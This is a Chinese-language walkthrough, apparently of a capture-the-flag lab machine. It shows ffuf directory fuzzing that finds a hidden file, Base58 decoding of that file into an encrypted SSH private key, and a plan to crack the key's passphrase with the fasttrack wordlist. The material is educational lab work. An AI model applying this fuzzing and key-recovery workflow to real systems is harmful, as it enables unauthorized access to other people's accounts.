嘗試搜尋名字帶有 fasttrack 的文件與目錄,其中可以發現到第一個結果 fasttrack.txt 在 /usr/share/wordlist 目錄中,可以猜測 fasttrack 是字典,且作者的私鑰使用了 fasttrack.txt 中的其中一個密碼來進行加密.




```
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://10.0.2.12/~secret/.FUZZ -e .pem,.pub -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 -c -ic -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.0.2.12/~secret/.FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Extensions       : .pem .pub
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

                        [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 27ms]
                        [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 20ms]
:: Progress: [661641/661641] :: Job [1/1] :: 10526 req/sec :: Duration: [0:01:03] :: Errors: 0 ::

┌──(kali㉿kali)-[~]
└─$ 
```

再次使用 ffuf -u http://10.0.2.12/~secret/.FUZZ -e .py,.java,.php,.dart,.rar,.zip,.txt,.html -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 -c -ic -fc 403 進行掃描,可以發現到一個名為 mysecret.txt 的文件.




```
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://10.0.2.12/~secret/.FUZZ -e .py,.java,.php,.dart,.rar,.zip,.txt,.html -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 -c -ic -fc 403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.0.2.12/~secret/.FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Extensions       : .py .java .php .dart .rar .zip .txt .html
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
________________________________________________

                        [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 24ms]
                        [Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 28ms]
mysecret.txt            [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 28ms]
:: Progress: [1984923/1984923] :: Job [1/1] :: 6802 req/sec :: Duration: [0:04:31] :: Errors: 0 ::

┌──(kali㉿kali)-[~]
└─$ 
```

再次使用 ffuf -u http://10.0.2.12/~secret/.FUZZ -e .py,.java,.php,.dart,.rar,.zip,.txt,.html -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 -c -ic -fc 403 進行掃描,可以發現到一個名為 mysecret.txt 的文件.



```
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
```

訪問 http://10.0.2.12/~secret/.mysecret.txt,可以發現到一大段文字,可以確定這是作者的 ssh 私鑰.


10.0.2.12/~secret/.mysecret.t
Decrypt a Message - Ciph
https://www.dcode.fr/cipher-identifier
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
CIPHER IDENTIFIER
Cryptography › Cipher Identifier
Search for a tool
★ SEARCH A TOOL ON DCODE BY KEYWORDS:
e.g. type 'caesar'
★ BROWSE THE FULL DCODE TOOLS' LIST
Results
Summary
Encrypted Message Identifier
What is a cipher identifier? (Definition)
How to decrypt a cipher text?
How to recognize a cipher?
Why does the detector display a warning?
Why does the analyzer/recognizer not detect my cipher method?
How does the cipher identifier work?
Similar pages
Index of Coincidence
Frequency Analysis
Symbols Cipher List
Gravity Falls Cipher
Hash Identifier
dCode Mobile App

dCode's analyzer suggests to investigate:

↑↓	↑↓
Base 58	■■■■■■■■■
Base62 Encoding	■
Base64 Coding	■
Substitution Cipher	▪
Shift Cipher	□
Homophonic Cipher	□
Pollux Cipher	□
#7	

ENCRYPTED MESSAGE IDENTIFIER

★ CIPHERTEXT TO RECOGNIZE

```
cKhGqMYMHnVbtpLrQUaPZHsiNGUcEd64KW5kZ7svohTC5i4L4TuEzRZEyWy
6v2GGiEp4Mf2oEHMUwqtoNXbsGp8sbJbZATFLXVbP3PgBw8rgAakz7QBFAG
ryQ3tnxytWNuHWkPohMMKUiDFeRyLi8HGUdocwZFzdkbffvo8HaewPYFNsP
DCn1PwgS8wA9agCX5kZbKWBmU2zpCstqFAxXeQd8LiwZzPdsbF2YZEKzNYt
ckW5RrFa5zDgKm2gSRN8gHz3WqS
```

★ CLUES/KEYWORDS (IF ANY)


▶ ANALYZE

See also: Frequency Analysis — Index of Coincidence

SYMBOLS IDENTIFIER

➤ Go to: Symbols Cipher List

使用 dcode.fr 的 cipher identifier 進行分析,可以發現大概率為 base 58.



```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1NiljYmMAAAAGY
mNyeXB0AAAAGAAAABDy33c2Fp
PBYANne4oz3usGAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2E
AAAADAQABAAACAQDBzHjzJcvk
9GXiytplgT9z/mP91NqOU9QoAwop5JNxhEfm/j5KQmdj
/JB7sQ1hBotONvqaAdmsK+OYL9
H6NSb0jMbMc4soFrBinoLEkx894B/PqUTODesMEV
/aK22UKegdwlJ9Arf+1Y48V86gkzS6
xzoKn/ExVkApsdimIRvGhsv4ZMmMZEkTIoTEGz7raD7QH
DEXiusWl0hkh33rQZCrFsZFT7
J0wKgLrX2pmoMQC6o42OQJaNLBzTxCY6jU2BDQECoVuRP
L7eJa0/nRfCaOrIzPfZ/NNYgu
/Dlf1CmbXEsCVmlD71cbPqwfWKGf3hWeEr0WdQhEuTf5O
yDICwUbg0dLiKz4kcskYcDzH0
ZnaDsmjoYv2uLVLi19jrfnp/tVoLbKm39ImmV6Jubj6Jm
pHXewewKiv6z1nNE8mkHMpY5I
he0cLdyv316bFI8O+3y5m3gPIhUUk78C5n0VUOPSQMsx5
6d+B9H2bFiI2lo18mTFawa0pf
XdcBVXZkouX3nlZB1/Xoip71LH3kPI7U7fPsz5EyFIPWI
aENsRmznbtY9ajQhbjHAjFClA
hzXJi4LGZ6mjaGEil+9g4U7pjtEAqYv1+3x8F+zuiZsVd
Mr/66Ma4e6iwPLqmtzt3UiFGb
4Ie1xaWQf7UnloKUyjLvMwBbb3gRYakBbQApoONhGoYQA
AB1BkuFFctACNrlDxN180vczq
mXXs+ofdFSDieiNhKCLdSqFDsSALaXkLX8DFDpFY236qQ
E1poC+LJsPHJYSpZOr0cGjtWp
MkMcBnzD9uynCjhZ9ijaPY/vMY7mtHZNCY8SeoWAxYXTo
Ky2cu/+pVyGQ76KYt3J0AT7wA
2OR3aMMk0o1LoozuyvOrB3cXMHh75zBfgQyAeeD7LyYG/
b7z6zGvVxZca/g572CXxXSXlb
QOw/AR8ArhAP4SJRNkFoV2YRCe38WhQEp4R6k+34tK+kU
oEaVAbwU+IchYyM8ZarSvHVpE
vFUPiANSHCZ/b+pdKQtBzTk5/VH/Jk3QPcH69EJyx8
```

BASE 58 DECODER

★ ALPHABET 123456789ABC...XYZabc...xyz (Bitcoin BTC)

★ BASE 58 CIPHERTEXT

```
cKhGqMYMHnVbtpLrQUaPZHsiNGUcEd64KW5kZ7svohTC5i4L4TuEzRZEyWy
6v2GGiEp4Mf2oEHMUwqtoNXbsGp8sbJbZATFLXVbP3PgBw8rgAakz7QBFAG
ryQ3tnxytWNuHWkPohMMKUiDFeRyLi8HGUdocwZFzdkbffvo8HaewPYFNsP
DCn1PwgS8wA9agCX5kZbKWBmU2zpCstqFAxXeQd8LiwZzPdsbF2YZEKzNYt
ckW5RrFa5zDgKm2gSRN8gHz3WqS
```

★ RESULTS FORMAT

● STRING OF PRINTABLE CHARACTERS (ASCII/UNICODE)
○ HEXADECIMAL 00-7F-FF
○ DECIMAL 0-127-255
○ OCTAL 000-177-377
○ BINARY 00000000-11111111
○ INTEGER NUMBER
○ FILE TO DOWNLOAD

▶ DECRYPT

See also: Base64 Coding — Base N Convert

BASE 58 ENCODER

★ ALPHABET 123456789ABC...XYZabc...xyz (Bitcoin BTC)

FROM A TEXT-BASED MESSAGE (ASCII)

★ BASE 58 PLAINTEXT

```
dCode Base 58
```

▶ ENCRYPT

FROM A NUMBER


★ INTEGER NUMBER TO CONVERT TO BASE 58

```
1234567890
```

▶ CONVERT


See also: Base64 Coding — Base N Convert

透過進行解碼,可以得到 ssh 私鑰.




```
┌──(kali㉿kali)-[~]
└─$ nano victim_id_rsa
```

透過 nano victim_id_rsa 創建 ssh 私鑰文件



```
  GNU nano 8.0                         victim_id_rsa *
-----BEGIN OPENSSH PRIVATE KEY-----
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
